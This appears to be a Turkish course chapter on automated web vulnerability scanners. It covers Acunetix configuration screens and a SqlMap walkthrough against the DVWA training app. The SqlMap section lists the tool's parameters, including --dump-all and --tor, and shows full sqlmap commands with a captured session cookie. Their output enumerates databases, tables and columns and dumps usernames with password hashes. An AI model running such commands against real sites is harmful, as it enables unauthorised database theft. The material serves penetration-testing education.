
### 4. Acunetix



İlk gelen ekranda Evet'e tıklıyoruz. Eğer next olmadıysa tekrar next'e tıklıyoruz.

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 4. Acunetix



Bu ekranda görüldüğü üzere yapmış olduğumuz post ve get işlemleri gözükmüyork istersek tıklayıp detayları görebiliriz. Diğer kısmında ise session'umuzun yakalandığı linki yazıyor. Burada finish'e tıklıyoruz ve karşımıza uyarı gelirse yes diyoruz.


Yapmış olduğumuz istekler

Session'umuz

Tıklıyoruz

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 4. Acunetix




Giriş işlemi bittikten sonra programımız bizi Login sekmemize ger döndürüyor ve Login sequence'ye oluşturduğumuz logini atıyor gördüğünüz gibi. Şimdi Next'e tıklıyoruz.

Session'umuz

Tıklıyoruz

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 4. Acunetix



Finish sekmemizde son kontrollerimizi yapan programımız bize birkaç bilgi veriyor.

### 1. AcuSensor setup

AcuSensor'ün seçildiği fakat yapılandırılmadığı yazıyor. Eğer kullanacak iseniz Customize'den gerekli ayarları yapabilirsiniz.

### 2. Additional hosts detected


Bazı ekstra siteler tespit edilmiş onlarda taransın mı diye soruyor eğer istersek tik atıp taratabiliriz.

Tüm bunlardan sonra Finish'e tıklıyoruz.

Tıklıyoruz

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 4. Acunetix



Sistemde Bulunan  
Zafiyetlerin Seviyesine  
Göre Sayıları

Yapılan İstek Sayısı

Zafiyet Bilgileri

Site Dosya Yapısı


Tarama İlerleme

Loglar

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 4. Acunetix

Taramamız bitti artık sonuç ekranımız ise bu şekilde



## 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri


### 5. SqlMap

SqlMap, python ile geliştirilen açık kaynak kodlu gelişmiş bir sql zafiyeti tarama aracıdır. Yazılımımız kendisine verilen linki önce parametrelerine göre parse edip ardından her bir parametreye bünyesinde bulunan payloadlar ile saldırın aldığı response göre saldırıyla devam eden konsol tabanlı bir araçtır.

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 5. SqlMap

SqlMap'i DVWA'da bulunan sql injection zafiyetinden faydalananarak inceleyelim. Öncelikle DVWA'ya login olup session bilgilerimizi ve ilgili zafiyete ait bilgileri alalım. DVWA'yı açalım ve giriş ekranına gelelim. F12'ye tıklayıp Network sekmesini açalım. Giriş işlemimizi yapalım.



# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 5. SqlMap

Login'e tıkladıktan sonra Network sekmesine gelen index.php'ye tıklayalım. Buradan Request headers kısmında bulunan Cookie'deki değeri kenara not alalım.

Method	File	Headers	Cookies	Params	Response	Timings	Preview
▲ 302 POST	login.php	Request URL: http://23.102.9.62/index.php Request method: GET Status code: 200 OK					
● 200 GET	index.php						

Request URL: http://23.102.9.62/index.php  
Request method: GET  
Status code: 200 OK

Filter headers

Vary: "Accept-Encoding"  
X-Powered-By: "PHP/5.3.10-1ubuntu3.18"

Request headers (0,396 KB)

Host: "23.102.9.62"  
User-Agent: "Mozilla/5.0 (X11; Linux x86\_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.1"  
Accept: "text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8"  
Accept-Language: "en-US,en;q=0.5"  
Accept-Encoding: "gzip, deflate"  
Referer: "http://23.102.9.62/login.php"  
Cookie: "PHPSESSID=vlv0fpova2fv88mn3f1ac40sa3; security=low"  
Connection: "keep-alive"

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 5. Sq|Map

Ardından yan menüde SQL Injection'a tıklayalım. User ID'ye 1 yazıp Submit edelim. URL satırında yazan değeri kenara not alalım.



The screenshot shows a web browser window for the DVWA application. The URL in the address bar is highlighted with a blue box and contains the string "23.102.9.62/vulnerabilities/sqli/?id=1&Submit=Submit#". The main content area displays the DVWA logo and the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, and SQL Injection. The "SQL Injection" item is highlighted with a green background. Below the title, there is a form with a "User ID:" label and a text input field containing "1". To the right of the input field is a "Submit" button. The results of the exploit are displayed below the form: "ID: 1", "First name: admin", and "Surname: admin". At the bottom, there is a "More info" section with two links: "http://www.securiteam.com/securityreviews/5DP0N1P76E.html" and "http://en.wikipedia.org/wiki/SQl\_injection".

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 5. SqlMap

Şu anda SqlMap'i çalışması için gerekli olan bilgileri kenara not almış olmaktayız. Şimdi sırada SqlMap'i çalıştırırmak var bundan önce SqlMap'in genel kullanımı ve çok kullanılan parametrelerinden bahsedelim.

### ➤ Genel Kullanımı

Sqlmap [parametre] [değer] [parametre]=[değer]

### ➤ Çok Kullanılan Parametreler

-u veya --url= | Bu parametre ile hedef url'i veriyoruz.

--data= | Bu parametre ile post datası gönderiyor ise post datasını buraya yazıyoruz.

--cookie= | Bu parametreye göndermek istediğimiz cookie değeri var ise onu gönderiyoruz.

--proxy= | Bu parametreye proxy bilgimizi giriyoruz.

--tor | bu parametre ile tor networkünü kullanıyoruz.

--dbms= | Arka tarafta çalışan veri tabanı sunucusunu biliyorsak bu parametre ile yazıyoruz.

## 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

### 5. SqlMap

#### ➤ Çok Kullanılan Parametreler

-D | Seçmek istediğimiz veri tabanını yazıyoruz.

-T | Seçmek istediğimiz tabloları yazıyoruz.

-C | Seçmek istediğimiz kolonları yazıyoruz.

--dbs | Sistemde bulunan tüm veritabanlarını getirir.

--current-db | İlgili uygulamada kullanılan veri tabanını getirir.

--tables | Veri tabanına'a ait tabloları getirir.

--columns | İlgili veritabanının ilgili tablosunun kolonlarını getirir.

--dump | İlgili veritabanının ilgili tablosunun verilerini çeker.

--dump-all | Tüm veritabanlarında tutulan verileri çeker.

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 5. SqlMap

Amacım hedef sistemde ki veri tabanlarını öğrenip, ardından kullanılan veri tabanına ait tablolardan kullanıcıların tutulduğu tablodan kullanıcıların bilgilerini çekerceğim. Yazılımımız bazen sizlerden yanıtlar isteyecektir buraları sizin okuyup kendi isteğinize göre işaretleme yapmanız gerekmekte.

```
root@kali:~# sqlmap -u "http://23.102.9.62/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=vlv0fpova2fv88mn3f1ac40sa3; security=low" --dbs
```

Hedef Zafiyeti içeren Link

Session'um

Veri tabanlarını  
çekiyorum

```
[22:17:36] [INFO] fetching database names
available databases [4]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
```

SqlMap zafiyeti exploit etti ve istediğim şekilde veritabanlarını listeledi.

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 5. SqlMap

Şimdi dvwa'ya ait tabloları getirtelelim.

```
root@kali:~# sqlmap -u "http://23.102.9.62/vulnerabilities/sqli/?id=1&Submit=Submit#"  
--cookie="PHPSESSID=vlv0fpova2fv88mn3flac40sa3; security=low" -D "dvwa" --tables
```

Tablolarını istedigim  
Veri tabanım

Tabloları  
istiyorum

```
Database: dvwa  
[2 tables]  
+-----+  
| guestbook |  
| users     |  
+-----+
```

SqlMap zafiyeti exploit etti ve istediğim şekilde tablolarımı listeledi.

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 5. SqlMap

Şimdi dvwa'ya ait users tablosunun kolonlarını getirtelim.

```
root@kali:~# sqlmap -u "http://23.102.9.62/vulnerabilities/sqlil/?id=1&Submit=Submit#" --cookie="PHPSESSID=vlv0fpova2fv88mn3f1ac40sa3; security=low" -D "dvwa" -T "users" -columns
```

Kolonları istiyorum

Verisini istediğim tablom

Column	Type
user	varchar(15)
avatar	varchar(70)
first_name	varchar(15)
last_name	varchar(15)
password	varchar(32)
user_id	int(6)

SqlMap zafiyeti exploit etti ve istediğim şekilde kolonları listeledi.

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 5. SqlMap

Şimdi dvwa'ya ait users tablosunun user ve password tablolarında tutulan değerleri getirelim.

```
root@kali:~# sqlmap -u "http://23.102.9.62/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=vlv0fpova2fv88mn3f1ac40sa3; security=low" -D "dvwa" -T "users" -C user,password --dump
```

Verisini istediğim kolonlarım

Verilerini istiyorum

user	password
1337	8d3533d75ae2c3966d7e0d4fcc69216b
admin	5f4dcc3b5aa765d61d8327deb882cf99
gordonb	e99a18c428cb38d5f260853678922e03
pablo	0d107d09f5bbe40cade3de5c71e9e9b7
smithy	5f4dcc3b5aa765d61d8327deb882cf99

SqlMap zafiyeti exploit etti ve istediğim şekilde verileri listeledi.